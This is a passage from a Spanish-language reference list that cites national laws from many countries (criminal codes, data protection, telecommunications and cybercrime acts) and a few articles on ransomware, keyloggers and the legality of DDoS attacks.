——(30 de noviembre de 2014). Zakon o elektroničkoj trgovini pročišćeni tekst zakona NN 173/03, 67/08, 36/09, 130/11, 30/14. Recuperado de http://www.zakon.hr/z/199/Zakon-o-elektroni%C4%8Dkoj-trgovini
——(30 de mayo de 2015). Kazneni zakon pročišćeni tekst zakona NN 125/11, 144/12, 56/15, 61/15 na snazi od 30.05.2015. Recuperado de http://www.zakon.hr/z/98/Kazneni-zakon
——(21 de octubre de 2015). Zakon o zaštiti potrošača NN 41/14, 110/15 na snazi od 21.10.2015. Recuperado de http://www.zakon.hr/z/193/Zakon-o-za%C5%A1titi-potro%C5%A1a%C4%8Da
Internet Society (1 de febrero de 2016). Informe de políticas: Gobernanza de Internet. *Internet Society*. Recuperado de https://www.internetsociety.org/es/policybriefs/internetgovernance

IPSOA-Professionalitá Quotidiana (s.f.). Codice Penale. Recuperado de http://www.ipsoa.it/codici/cp/

Iran Chamber of Commerce, Industries, Mines and Agriculture (s.f.). Electronic Commerce Law of the Islamic Republic of Iran. Recuperado de http://en.iccima.ir/images/stories/DATA/LAW/Tejarat%20Electronic.pdf

Iranian Cyber police Police Cyber Police Information Blog (1994). مهانش خب اه تن یفاک هب اتف سیلپ. Recuperado de http://p-fata.blog.ir/1394/09/10/%D8%A8%D8%AE%D8%B4%D9%86%D8%A7%D9%85%D9%87-%D9%BE%D9%84%DB%8C%D8%B3-%D9%81%D8%AA%D8%A7-%D8%A8%D9%87-%DA%A9%D8%A7%D9%81%DB%8C-%D9%86-%D8%AA-%D9%87%D8%A7

Iraqi Parliament Council (2010). قانون حمایة المستهلك رقم (1) لسنة 2010. Recuperado de http://ar.parliament.iq/2010/02/08/%D9%82%D8%A7%D9%86%D9%88%D9%86-%D8%AD%D9%85%D8%A7%D9%8A%D8%A9-%D8%A7%D9%84%D9%85%D8%B3%D8%AA%D9%87%D9%84%D9%83-%D8%B1%D9%82%D9%85-1-%D9%84%D8%B3%D9%86%D8%A9-2010/

——(2012). قانون التوقيع الالكتروني والمعاملات الالكترونية. Recuperado de http://ar.parliament.iq/2012/09/25/%D9%82%D8%A7%D9%86%D9%88%D9%86-%D8%A7%D9%84%D8%AA%D9%88%D9%82%D9%8A%D8%B9-%D8%A7%D9%84%D8%A7%D9%84%D9%83%D8%AA%D8%B1%D9%88%D9%86%D9%8A-%D9%88%D8%A7%D9%84%D9%85%D8%B9%D8%A7%D9%85%D9%84%D8%A7%D8%AA/

——(2015). قانون مكافحة غسل الاموال وتمويل الإرهاب. Recuperado de http://ar.parliament.iq/2015/09/16/%D9%82%D8%A7%D9%86%D9%88%D9%86-%D9%85%D9%83%D8%A7%D9%81%D8%AD%D8%A9-%D8%BA%D8%B3%D9%84-%D8%A7%D9%84%D8%A3%D9%85%D9%88%D8%A7%D9%84-%D9%88%D8%AA%D9%85%D9%88%D9%8A%D9%84-%D8%A7%D9%84%D8%A5%D8%B1%D9%87/

——(2016). 13 آب, 2016قانون زاجر مكافحة الارهاب. Recuperado de http://ar.parliament.iq/2016/08/13/%D9%82%D8%A7%D9%86%D9%88%D9%86-%D8%AC%D9%87%D8%A7%D8%B2-%D9%85%D9%83%D8%A7%D9%81%D8%AD%D8%A9-%D8%A7%D9%84%D8%A7%D8%B1%D9%87%D8%A7%D8%A8/

——(15 de abril de 2017). قانون ازواج التصالات وتكنولوجيا المعلومات. Recuperado de http://ar.parliament.iq/2017/04/15/%D9%82%D8%A7%D9%86%D9%88%D9%86-%D9%88%D8%B2%D8%A7%D8%B1%D8%A9-%D8%A7%D9%84%D8%A7%D8%AA%D8%B5%D8%A7%D9%84%D8%A7%D8%AA-%D9%88%D8%AA%D9%83%D9%86%D9%88%D9%84%D9%88%D8%AC%D9%8A%D8%A7-%D8%A7%D9%84%D9%85/

——(27 de abril de 2017). قانون الاتصالات والمعلوماتية. Recuperado de http://ar.parliament.iq/2017/04/27/%D9%82%D8%A7%D9%86%D9%88

%D9%86-%D8%A7%D9%84%D8%A7%D8%AA%D8%B5%D8%A7%D9%84%D8%A7%D8%AA-%D9%88%D8%A7%D9%84%D9%85%D8%B9%D9%84%D9%88%D9%85%D8%A7%D8%AA%D9%8A%D8%A9/
Irish Statute Book (1951). Number 17 of 1951. Post Office (Amendment) Act, 1951. Recuperado de http://www.irishstatutebook.ie/eli/1951/act/17/enacted/en/index.html
——(1988). Number 25 of 1988 Data Protection Act, 1988. Recuperado de http://www.irishstatutebook.ie/eli/1988/act/25/enacted/en/html
——(1989). Number 19 of 1989 Prohibition of Incitement to Hatred Act, 1989. Recuperado de http://www.irishstatutebook.ie/eli/1989/act/19/enacted/en/index.html
——(1990). Number 33 of 1990 Companies Act, 1990. Recuperado de http://www.irishstatutebook.ie/eli/1990/act/33/enacted/en/index.html
——(1991). Criminal Damage Act, 1991. Recuperado de http://www.irishstatutebook.ie/eli/1991/act/31/enacted/en/html
——(1998, 22). Number 22 of 1998 Child Trafficking and Pornography Act, 1998. Recuperado de http://www.irishstatutebook.ie/eli/1998/act/22/enacted/en/pdf
——(1998, 39). Number 39 of 1998 Offences Against the State (Amendment) Act, 1998. Recuperado de http://www.irishstatutebook.ie/eli/1998/act/39/enacted/en/pdf
——(2000). Number 28 of 2000 Copyright and Related Rights Act, 2000. Recuperado de http://www.irishstatutebook.ie/eli/2000/act/28/enacted/en/pdf
——(2001). Number 50 of 2001 Criminal Justice (Theft and Fraud Offences) Act, 2001. Recuperado de http://www.irishstatutebook.ie/eli/2001/act/50/enacted/en/pdf
——(2003). Number 45 of 2003 European Arrest Warrant Act 2003. Recuperado de http://www.irishstatutebook.ie/eli/2003/act/45/enacted/en/pdf
——(2005). Number 2 of 2005 Criminal Justice (Terrorist Offences) Act 2005. Recuperado de http://www.irishstatutebook.ie/eli/2005/act/2/enacted/en/pdf
——(2006). Number 26 of 2006 Criminal Justice Act 2006. Recuperado de http://www.irishstatutebook.ie/eli/2006/act/26/enacted/en/pdf
——(2007). Number 19 of 2007 Consumer Protection Act 2007. Recuperado de http://www.irishstatutebook.ie/eli/2007/act/19/enacted/en/pdf
——(2008). Number 7 of 2008 Criminal Justice (Mutual Assistance) Act 2008. Recuperado de http://www.irishstatutebook.ie/eli/2008/act/7/enacted/en/pdf
——(2011, 03). Number 3 of 2011 Communications (Retention of Data) Act 2011. Recuperado de http://www.irishstatutebook.ie/eli/2011/act/3/enacted/en/pdf
——(2011, 22). Number 22 of 2011 Criminal Justice Act 2011. Recuperado de http://www.irishstatutebook.ie/eli/2011/act/22/enacted/en/pdf

——(2014). Number 30 of 2014 Freedom of Information Act 2014. Recuperado de http://www.irishstatutebook.ie/eli/2014/act/30/enacted/en/pdf
Istituto Poligrafico e Zecca dello Stato (2003). Decreto Legislativo 30 giugno 2003, n. 196. Recuperado de http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2003-06-30;196
Jakobsson, M., y Ramzan, Z. (2008). *Crimeware*. Recuperado de: http://techbus.safaribooksonline.com/book/networking/security/9780321553744/firstchapter#X2ludGVybmFsX0h0bWxWaWV3P-3htbGlkPTk3ODAzMjE1NTM3NDQlMkZjaDA4JnF1ZXJ5PSgoY3JpbWV3YXJlKSk=
Jamaica Houses of Parliament (10 de diciembre de 2009). The Customs (Amendment) Act 16 of 2009. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Customs%20(Amendment)%20Act,%202009.pdf
——(20 de octubre de 2009). The Sexual Offences Act 12 of 2009. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Sexual%20Offences%20Act,%202009.pdf
——(20 de octubre de 2009). The Child Pornography (Prevention) Act 13 of 2009. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Child%20Pornography%20Act.pdf
——(31 de agosto de 2010). The Credit Reporting Act 27 of 2010. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Credit%20Reporting%20Act,%202010.pdf
——(2011). The Interception of Communications (Amendment) Act 21 of 2011. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Interception%20of%20Communications%20%28Amendment%29%20Act,%202011.pdf
——(2012). The Telecommunications (Amendment) Act 04 of 2012. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Telecommunications%20(Amendment)%20Act,%202012.pdf
——(28 de marzo de 2013). The Law Reform Fraudulent Transactions (Special Provisions) Act 08 of 2013. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Law%20Reform%20(Fraudulent%20Transactions)%20(Special%20Provisions)%20Act,%202013.pdf
——(28 de noviembre de 2013). The Defamation Act 31 of 2013. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Defamation%20Act,%202013.pdf
——(4 de abril de 2014). The Criminal Justice (Suppression of Criminal Organizations) Act 03 of 2014. Recuperado de http://japarliament.gov.jm/attachments/341_The%20Disruption%20and%20Suppression%20of%20criminal%20organizations.pdf
——(8 de abril de 2014). The Banking Services Act 06 of 2014. Recuperado de http://japarliament.gov.jm/attachments/341_banking%20services%202014.pdf

——(10 de agosto de 2015). The Evidence (Amendment) Act 16 of 2015. Recuperado de http://japarliament.gov.jm/attachments/article/341/The%20Evidence%20(Amendment)%20Act,%202015%20No.16.pdf
——(21 de diciembre de 2015). The Cybercrimes Act 31 of 2015. Recuperado de http://japarliament.gov.jm/attachments/article/341/The%20Cybercrimes%20Act,%202015-final%20No.31.pdf
Jogorku Kenesh of the Kyrgyz Republic (2016). На общественное обсуждение с 4 июля 2016 года выносится проект Закона Кыргызской Республики «Об электронном управлении». Recuperado de http://www.kenesh.kg/ru/article/show/235/%C2%AB%D0%AD%D0%BB%D0%B5%D0%BA%D1%82%D1%80%D0%BE%D0%BD%D0%B4%D1%83%D0%BA%20%D0%B1%D0%B0%D1%88%D0%BA%D0%B0%D1%80%D1%83%D1%83%20%D0%B6%D3%A9%D0%BD%D2%AF%D0%BD%D0%B4%D3%A9%C2%BB%20%D0%9C%D1%8B%D0%B9%D0%B7%D0%B0%D0%BC%20%D0%B4%D0%BE%D0%BB%D0%B1%D0%BE%D0%BE%D1%80%D1%83%20%C2%A02016-%D0%B6%D-1%8B%D0%BB%D0%B4%D1%8B%D0%BD%204-%D0%B8%D1%8E%D0%BB%D1%83%D0%BD%D0%B0%D0%BD%20%D1%82%D0%B0%D1%80%D1%82%D1%8B%D0%BF%20%D0%BA%D0%BE%D0%BE%D0%BC%D0%B4%D1%83%D0%BA%20%D1%82%D0%B0%D0%BB%D0%BA%D1%83%D1%83%D0%B3%D0%B0%20%D0%BA%D0%BE%D1%8E%D0%BB%D0%B0%D1%82
Jorge.suarez (6 de enero de 2010). 5 argumentos que malinterpretan el Software Libre. *Hipertextual*. Recuperado de https://hipertextual.com/archivo/2010/01/5-argumentos-que-malinterpretan-el-software-libre/
Jornal da República-Ministério da Justiça Timor-Leste (2006). Decreto-Lei SRegimes Especiais no Âmbito Processo Penal para Casos de Terrorismo, Criminalidade de Violenta ou Altamente Organizada No. 4/2016. Recuperado de http://www.mj.gov.tl/jornal/?q=node/1376
——(2009). Cláudio Ximenes Código Penal 2ª Edição Tribunal de Recurso, 2010. Recuperado de http://www.mj.gov.tl/jornal/files/Codigo_Penal.pdf
——(2009). Lei Sobre a Comissão Anti-Corrupção No. 8/2009. Recuperado de http://www.mj.gov.tl/jornal/?q=node/846
——(2010). Lei de Defesa Nacional No. 3/2010. Recuperado de http://www.mj.gov.tl/jornal/?q=node/822
——(2010). Lei de Segurança Interna No. 4/2010. Recuperado de http://www.mj.gov.tl/jornal/?q=node/824
——(2012). Decreto-Lei Sobre a Regulamentação do Sector das Telecomunicações No. 15/2012. Recuperado de http://www.mj.gov.tl/jornal/?q=node/1054
Journal Officiel de la République Démocratique du Congo (1940). Code Penal Congolais Décret du 30 janvier 1940 tel que modifié et complété à ce jour Mis à jour au 30 novembre 2004. Recuperado de http://www.leganet.

cd/Legislation/JO/2004/JO.30.11.2004.pdf
Journal Officiel de la République Togolaise: Lois Et Règlements (2012). Loi N° 2012-018 du 17-12-2012 sur les Communications Electroniques. Recuperado de http://jo.gouv.tg/sites/default/files/annee_txt/2012/Pages%20from%20jo_2012-056Special-1.pdf
——(2015). Loi N.2015-010 du 24 Novembre 2015 portant nouveau code pénal. Recuperado de http://jo.gouv.tg/sites/default/files/publications/JOS_24_11_15-60%C3%A8%20ANNEE%20N%C2%B030.pdf
——(14 de marzo de 2016). Loi Uniforme no 2016-005 du 14 Mars 2016 Portant Reglementation des Bureaux D'Information sur le Credit (bic) Danslês. Etats Membres de L'Union Monetaire Ouest-Africaine (Umoa). Recuperado de http://jo.gouv.tg/sites/default/files/publications/JOS_30_03_16-61%C3%A8%20ANNEE%20N%C2%B010.pdf
——(30 de marzo de 2016). Loi no 2016-006 du 30 Mars 2016 Portant Liberte D'Access a L'Information et a la Documentation Publiques. Recuperado de http://jo.gouv.tg/sites/default/files/publications/JOS_30_03_16-61%C3%A8%20ANNEE%20N%C2%B010.pdf
——(21 de abril de 2016). Loi N° 2016 - 008 du 21/04/2016 Portant Nouveau Code de Justice Militaire. Recuperado de http://jo.gouv.tg/sites/default/files/publications/JOS_21_04_16-61%C3%A8%20ANNEE%20N%C2%B013.pdf
——(12 de agosto de 2016). Loi N° 2016-012 du 20/06/2016 Portant Statut de L'Artiste. Recuperado de http://jo.gouv.tg/sites/default/files/publications/JOS_20_06_16-61%C3%A8%20ANNEE%20N%C2%B021.pdf
Journal Officiel République du Sénégal (2001). Loi 2001-15 du 27 décembre 2001 Portant Code des Telecommunications. Recuperado de http://www.jo.gouv.sn/spip.php?article37
——(2004). Loi n° 2004-09 du 6 février 2004 uniforme relative Ã la lutte contre le blanchiment de capitaux. Recuperado de http://www.jo.gouv.sn/spip.php?article241
——(2005). Loi n° 2005-06 du 10 mai 2005 relatif Ã la lutte contre la traite des personnes et pratiques assimilées et Ã la protection des victimes. Recuperado de http://www.jo.gouv.sn/spip.php?article3640
——(2008). Décret n° 2008-719 du 30 juin 2008 relatif aux communications électroniques pris pour l'application de la loi n° 2008-08 du 25 janvier 2008 sur les transactions électroniques. Recuperado de http://www.jo.gouv.sn/spip.php?article7180
——(2014). Loi n° 2014-02 du 6 janvier 2014 portant règlementation des bureaux d'information sur le crédit dans les pays membres de l'Union Monétaire Ouest Africaine (UMOA). Recuperado de http://www.jo.gouv.sn/spip.php?article10196
——(8 de noviembre de 2016). Loi n° 2016-29 du 08 novembre 2016 modi-

fiant la loi n° 65-60 du 21 juillet 1965 portant Code pénal. Recuperado de http://www.jo.gouv.sn/spip.php?article11003
——(8 de noviembre de 2016). Loi n° 2016-30 du 08 novembre 2016 modifiant la loi n° 65-61 du 21 juillet 1965 portant Code de procédure pénale. Recuperado de http://www.jo.gouv.sn/spip.php?article11002
Justice Laws Website Canada (1985). Access to Information Act (R.S.C., 1985, c. A-1). Recuperado de http://laws.justice.gc.ca/eng/acts/A-1/FullText.html
——(1985). Canada Evidence Act R.S.C., 1985, c. C-5. Recuperado de http://laws.justice.gc.ca/PDF/C-5.pdf
——(1985). Competition Act R.S.C., 1985, c. C-34. Recuperado de http://laws-lois.justice.gc.ca/PDF/C-34.pdf
——(1985). Copyright Act R.S.C., 1985, c. C-42. Recuperado de http://laws.justice.gc.ca/eng/acts/C-42/FullText.html
——(1985). Criminal Code R.S.C., 1985, c. C-46 Current to January 17, 2017 Last amended on June 17, 2016. Recuperado de http://laws.justice.gc.ca/PDF/C-46.pdf
——(1985). Financial Administration Act R.S.C., 1985, c. F-11. Recuperado de http://laws.justice.gc.ca/eng/acts/F-11/FullText.html
——(1985). Mutual Legal Assistance in Criminal Matters Act R.S.C. 1985, c. 30 (4th Supp.). Recuperado de http://laws-lois.justice.gc.ca/PDF/M-13.6.pdf
——(1985). Privacy Act R.S.C., 1985, c. P-21. Recuperado de http://laws.justice.gc.ca/PDF/P-21.pdf
——(1985). Security of Information Act R.S.C., 1985, c. O-5. Recuperado de http://laws.justice.gc.ca/PDF/O-5.pdf
——(1993). Telecommunications Act S.C. 1993, c. 38. Recuperado de http://laws.justice.gc.ca/PDF/T-3.4.pdf
——(2000). Personal Information Protection and Electronic Documents Act S.C. 2000, c. 5. Recuperado de http://laws-lois.justice.gc.ca/PDF/P-8.6.pdf
——(2004). Sex Offender Information Registration Act S.C. 2004, c. 10. Recuperado de http://laws.justice.gc.ca/PDF/S-8.7.pdf
——(2010). An Act to promote the efficiency and adaptability of the Canadian economy by regulating certain activities that discourage reliance on electronic means of carrying out commercial activities, and to amend the Canadian Radio-television and Telecommunications Commission Act, the Competition Act, the Personal Information Protection and Electronic Documents Act and the Telecommunications Act S.C. 2010, c. 23. Recuperado de http://laws-lois.justice.gc.ca/PDF/E-1.6.pdf
——(2012). Safe Streets and Communities Act (S.C. 2012, c. 1). Recuperado de http://laws-lois.justice.gc.ca/eng/AnnualStatutes/2012_1/FullText.html

Justo, D. (2017). La nueva herramienta de Google para luchar contra las noticias falsas. *Cadenaser*. Recuperado de http://cadenaser.com/ser/2017/04/07/ciencia/1491557937_136700.html

Kaspersky Lab (2017). Petya ransomware eats your hard drives. *Kaspersky Lab Blog*. Recuperado de https://www.kaspersky.com/blog/petya-ransomware/11715/

——(s.f.). What is a Keylogger? Recuperado de https://usa.kaspersky.com/resource-center/definitions/keylogger#.WOrfdmkrJhE

Kelsen, H. (1982). *Teoría pura del derecho* (2a. ed.). Recuperado de https://biblio.juridicas.unam.mx/bjv/detalle-libro/1039-teoria-pura-del-derecho-2a-ed

Khamla, S. (2016). Cyber Crimes Legislation and Implementation. *(Laos) Octopus Conference 2016*. Recuperado de https://rm.coe.int/CoERMPublicCommonSearchServices/DisplayDCTMContent?documentId=09000016806bdb55

Korea Legislation Research Institute (1953). Criminal Act + Act No. 14178, May 29, 2016. Recuperado de http://elaw.klri.re.kr/eng_service/lawView.do?hseq=38891&lang=ENG

——(2012). Issuance and Distribution of Electronic Bills Act No. 11461, jun. 1, 2012. Recuperado de http://elaw.klri.re.kr/eng_service/lawView.do?hseq=25510&lang=ENG

——(2013). Act on the Consumer Protection in Electronic Commerce, etc. Act No. 11841, May 28, 2013. Recuperado de http://elaw.klri.re.kr/eng_service/lawView.do?hseq=30308&lang=ENG

——(2014). Electronic Government Act No. 12592, May 20, 2014. Recuperado de http://elaw.klri.re.kr/eng_service/lawView.do?hseq=32631&lang=ENG

——(2015). Electronic Trade Facilitation Act Act No. 13155, Feb. 3, 2015. Recuperado de http://elaw.klri.re.kr/eng_service/lawView.do?hseq=33700&lang=ENG

——(2016). Electronic Financial Transactions Act No. 14132, Mar. 29, 2016. Recuperado de http://elaw.klri.re.kr/eng_service/lawView.do?hseq=38503&lang=ENG

Korea Ministry of Government Legislation (23 de marzo de 2013). Act on the Protection of Information and Communications Infrastructure. Recuperado de http://www.law.go.kr/lsInfoP.do?lsiSeq=136754&lsId=009182&chrClsCd=010202&urlMode=engLsInfoR&viewCls=engLsInfoR#0000

——(13 de agosto de 2013). Telecommunications Business Act. Recuperado de http://www.law.go.kr/lsInfoP.do?lsiSeq=142966&lsId=001733&chrClsCd=010202&urlMode=engLsInfoR&viewCls=engLsInfoR#0000

——(14 de enero de 2014). Protection of Communications Secrets Act [Enforcement Date 14. Jan, 2014.] [Act No.12229, 14. Jan, 2014., Partial Amendment]. Recuperado de http://www.law.go.kr/lsInfoP.do?lsiSeq=149923&

lsId=000036&chrClsCd=010202&urlMode=engLsInfoR&viewCls=engLsInfoR#0000

——(24 de marzo de 2014). Personal Information Protection Act [Enforcement Date 24. Mar, 2014.] [Act No.12504, 24. Mar, 2014., Partial Amendment]. Recuperado de http://www.law.go.kr/eng/engLsSc.do?menuId=1&query=personal&x=11&y=24#liBgcolor14

——(15 de octubre de 2014). Digital Signature Act [Enforcement Date 15. Oct, 2014.] [Act No.12762, 15. Oct, 2014., Partial Amendment]. Recuperado de http://www.law.go.kr/lsInfoP.do?lsiSeq=160903&lsId=009413&chrClsCd=010202&urlMode=engLsInfoR&viewCls=engLsInfoR#0000

——(27 de marzo de 2015). Act on the Development of Cloud Computing and Protection of its Users [Enforcement Date 28. Sep, 2015.] [Act No.13234, 27. Mar, 2015., New Enactment]. Recuperado de http://www.law.go.kr/lsInfoP.do?lsiSeq=169562&lsId=012266&chrClsCd=010202&urlMode=engLsInfoR&viewCls=engLsInfoR#0000

——(1 de diciembre de 2015). Act on Promotion of Information and Communications Network Utilization and Information Protection, etc. Recuperado de http://www.law.go.kr/lsInfoP.do?lsiSeq=176679&lsId=000030&chrClsCd=010202&urlMode=engLsInfoR&viewCls=engLsInfoR#0000

——(2016). Framework Act on Electronic Documents and Transactions [Enforcement Date 04. Feb, 2016.] [Act No.13768, 19. Jan, 2016., Partial Amendment]. Recuperado de http://www.law.go.kr/lsInfoP.do?lsiSeq=179518&lsId=002000&chrClsCd=010202&urlMode=engLsInfoR&viewCls=engLsInfoR#0000

Korolov, M. (2015). Stagefright vulnerability allows criminals to send malware by text. *CSO*. Recuperado de http://www.csoonline.com/article/2952741/mobile-security/stagefright-vulnerability-allows-criminals-to-send-malware-by-text.html

Kostadinov, D. (2013). Legality of DDOS: Criminal Deed vs. Act of Civil Disobedience. *InfoSec Institute*. Recuperado de http://resources.infosecinstitute.com/legality-ddos-criminal-deed-vs-act-civil-disobedience/#gref

Kuwait Financial Intelligence Unit (2013). Anti-Money Laundering and Combating The Financing of Terrorism Law No. (106) of 2013 and its Amendments. Recuperado de http://www.kwfiu.gov.kw/files/forms-en/law-106-of-2013.pdf

Kuwait Government Online (2014). تلامعلا نأش يف 2014 ةنسل 20 مقر نوناق ةينورتكلإا. Recuperado de https://www.e.gov.kw/sites/kgoenglish/Forms/MagazineA.pdf

——(2015). تامولعملا ةينقت مئارج ةحفاكم نأش يف 2015 ةنسل 63 مقر نوناق. Recuperado de https://www.e.gov.kw/sites/kgoenglish/Forms/CAITLawNo.63of2015oncombatingInformationTechnologyCrimes.pdf

——(2016). مقر نوناق (8) ةنسل 2016 بتكلا ميظنتب ةينورتكلإا. Recuperado de

https://www.e.gov.kw/sites/kgoenglish/Forms/MediaLaw082016.pdf
La Diffusion du Droit (1996). Code Penal de 1996. Recuperado de http://www.legiburkina.bf/Documents/CODE%20PENAL.pdf
La Santa Sede Vaticano (1997). Catecismo de la Iglesia Católica. Recuperado de http://www.vatican.va/archive/catechism_sp/index_sp.html
——(2004). Compendio de la Doctrina Social de la Iglesia. Recuperado de http://www.vatican.va/roman_curia/pontifical_councils/justpeace/documents/rc_pc_justpeace_doc_20060526_compendio-dott-soc_sp.html
Lagbevakning med Notisum och Rättsnätet (1942). Rättegångsbalk (1942:740). Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/19420740.htm
——(1962). Brottsbalk (1962:700). Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/19620700.htm
——(12 de marzo de 1998). Lag (1998:112) om ansvar för elektroniska anslagstavlor. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/19980112.htm
——(29 de abril de 1998). Personuppgiftslag (1998:204). Recuperado de http://www.notisum.se/rnp/sls/lag/19980204.htm
——(2000). Lag (2000:562) om internationell rättslig hjälp i brottmål. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20000562.htm
——(2003). Lag (2003:389) om elektronisk kommunikation. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20030389.htm
——(2007). Lag (2007:979) om åtgärder för att förhindra vissa särskilt allvarliga brott. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20070979.htm
——(2008). Lag (2008:717) om signalspaning i försvarsunderrättelseverksamhet. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20080717.htm
——(12 de febrero de 2009). Lag (2009:62) om åtgärder mot penningtvätt och finansiering av terrorism. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20090062.htm
——(20 de mayo de 2009). Offentlighets- och sekretesslag (2009:400). Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20090400.htm
——(2010). Lag (2010:738) om obehöriga transaktioner med betalningsinstrument. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20100738.htm
——(2012). Lag (2012:278) om inhämtning av uppgifter om elektronisk kommunikation i de brottsbekämpande myndigheternas underrättelseverksamhet. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/20120278.htm

Lao Computer Emergency Response Team (2015). Law on Prevention and Combating Cyber Crime No. 61/NA Vientiane Capital 15 July 2015. Recuperado de https://www.laocert.gov.la/ftp_upload/Cyber_Crime_Law_EnVersion.pdf

Lao Official Gazette-Ministry of Justice (2011). No. 09./NA Vientiane Capital, Date: 21 December 2011 Law on Telecommunications (Amended). Recuperado de http://laoofficialgazette.gov.la/kcfinder/upload/files/Law%20on%20telecommuncation%20(Enlish%20Version).pdf

——(2015). No. 012/PO Vientiane Capital, dated 04.02.2015 On the Promulgation of the Law on Anti-Money Laundering and Counter-Financing of Terrorism. Recuperado de http://laoofficialgazette.gov.la/kcfinder/upload/files/Anti-Money%20Laundering%20and%20Counter-Financing%20of%20Terrorism%20Law%20.pdf

——(2016). ໜ້ອຂ: ກົດໝາຍວ່າດ້ວຍ ເຕັກໂນໂລຊີການສື່ສານ ຂໍ້ມູນ ຂ່າວສານ ອັນທັນຕ່ໍ່ກ່ໍ: 07-11-2016. Recuperado de http://laoofficialgazette.gov.la/kcfinder/upload/files/%E0%BA%81%E0%BA%BB%E0%BA%94%E0%BB%9D%E0%BA%B2%E0%BA%8D%E0%BB%80%E0%BA%95%E0%BA%B1%E0%BA%81%E0%BB%82%E0%BA%99%E0%BB%82%E0%BA%A5%E0%BA%8A%E0%BA%B5%E0%BA%81%E0%BA%B2%E0%BA%99%E0%BA%AA%E0%BA%B7%E0%BB%88%E0%BA%AA%E0%BA%B2%E0%BA%99.pdf

Lao PDR Trade Portal (2011). Law on Intellectual Property No. 01/NA 20-12-2011. Recuperado de http://www.laotradeportal.gov.la/index.php?r=site/display&id=460

——(2012). No. 20/NA Vientiane Capital, Date: 7 December 2012 Unofficial Translation Law on Electronic Transactions. Recuperado de http://www.laotradeportal.gov.la/kcfinder/upload/files/Electronic%20Transaction%20Law%20Eng.pdf

Lao Securities Commission (2012). No. 21 /NA Vientiane Capital, 10 December 2012 Law on Securities. Recuperado de http://www.lsc.gov.la/Doc_legal/1.%20Law%20on%20Securites(Englist_version).pdf

Latvian Republic Legislation (1984). Latvijas Administratīvo pārkāpumu kodekss Pieņemts: 07.12.1984. Recuperado de https://likumi.lv/doc.php?id=89648

——(1994). Valsts drošības iestāžu likums Pieņemts: 05.05.1994. Recuperado de https://likumi.lv/ta/id/57256.com

——(1996). Par valsts noslēpumu Pieņemts: 17.10.1996. Recuperado de https://likumi.lv/doc.php?id=41058

——(1998). Krimināllikums Pieņemts: 17.06.1998. Recuperado de https://likumi.lv/doc.php?id=88966

——(2000). Fizisko personu datu aizsardzības likums Pieņemts: 23.03.2000. Recuperado de https://likumi.lv/ta/id/4042-fizisko-personu-datu-aizsardzibas-likums

——(2 de mayo de 2002). Valsts informācijas sistēmu likums Pieņemts: 02.05.2002. Recuperado de https://likumi.lv/doc.php?id=62324
——(31 de octubre de 2002). Elektronisko dokumentu likums Pieņemts: 31.10.2002. Recuperado de https://likumi.lv//ta/id/68521?&search=on
——(28 de octubre de 2004). Elektronisko sakaru likums Pieņemts: 28.10.2004. Recuperado de https://likumi.lv/doc.php?id=96611
——(4 de noviembre de 2004). Informācijas sabiedrības pakalpojumu likums Pieņemts: 04.11.2004. Recuperado de https://likumi.lv/doc.php?id=96619
——(2013). Par ārkārtējo situāciju un izņēmuma stāvokli Pieņemts: 07.03.2013. Recuperado de https://likumi.lv/ta/id/255713
——(2015). Fizisko personu elektroniskās identifikācijas likums Pieņemts: 05.11.2015. Recuperado de https://likumi.lv//ta/id/278001?&search=on
——(2017). Sabiedrisko pakalpojumu sniedzēju iepirkumu likums Pieņemts: 02.02.2017. Recuperado de https://likumi.lv//ta/id/288730?&search=on
Law and Mass Media in Central Asia (1998). Закон Кыргызской Республики "О коммерческой тайне". Recuperado de http://medialaw.asia/book/export/html/432
——(1999). Закон Кыргызской Республики "Об информатизации". Recuperado de http://medialaw.asia/book/export/html/312
Law Ethiopia-Ethiopian Law Information Portal (2008). Proclamation No. 590/2008. A Proclamation to Provide for Freedom of the Mass Media and Acces to Information. Recuperado de http://www.lawethiopia.com/images/federal_proclamation/proclamations_by_number/590.pdf
——(2009). Proclamation No. 652/2009 a Proclamation on Anti-Terrorism. Recuperado de http://www.lawethiopia.com/images/federal_proclamation/proclamations_by_number/652.pdf
——(18 de julio de 2011). National Payment System Proclamation No. 718/2011. Recuperado de http://www.lawethiopia.com/images/federal_proclamation/proclamations_by_number/718.pdf
——(28 de noviembre de 2011). Ethiopian Federal Police Commission Establishment Proclamationn No. 720/2011. Recuperado de http://www.lawethiopia.com/images/federal_proclamation/proclamations_by_number/720.pdf
——(2012). Proclamation No. 761/2012 Telecom Fraud Offence Proclamation. Recuperado de http://www.lawethiopia.com/images/federal_proclamation/proclamations_by_number/761.pdf
——(2016). Proclamation No. 958 / 2016 Computer Crim e Proclamation. Recuperado de http://www.lawethiopia.com/images/federal_proclamation/proclamations_by_number/958.pdf
Law Portal Site (1998). ОНГОЛ УЛСЫН ХУУЛЬ 1998 оны 5 дугаар сарын 7-ны өдөр Улаанбаатар хот ТЕХНОЛОГИ ДАМЖУУЛАХ ТУХАЙ. Recupe-

rado de http://www.legalinfo.mn/law/details/477?lawid=477
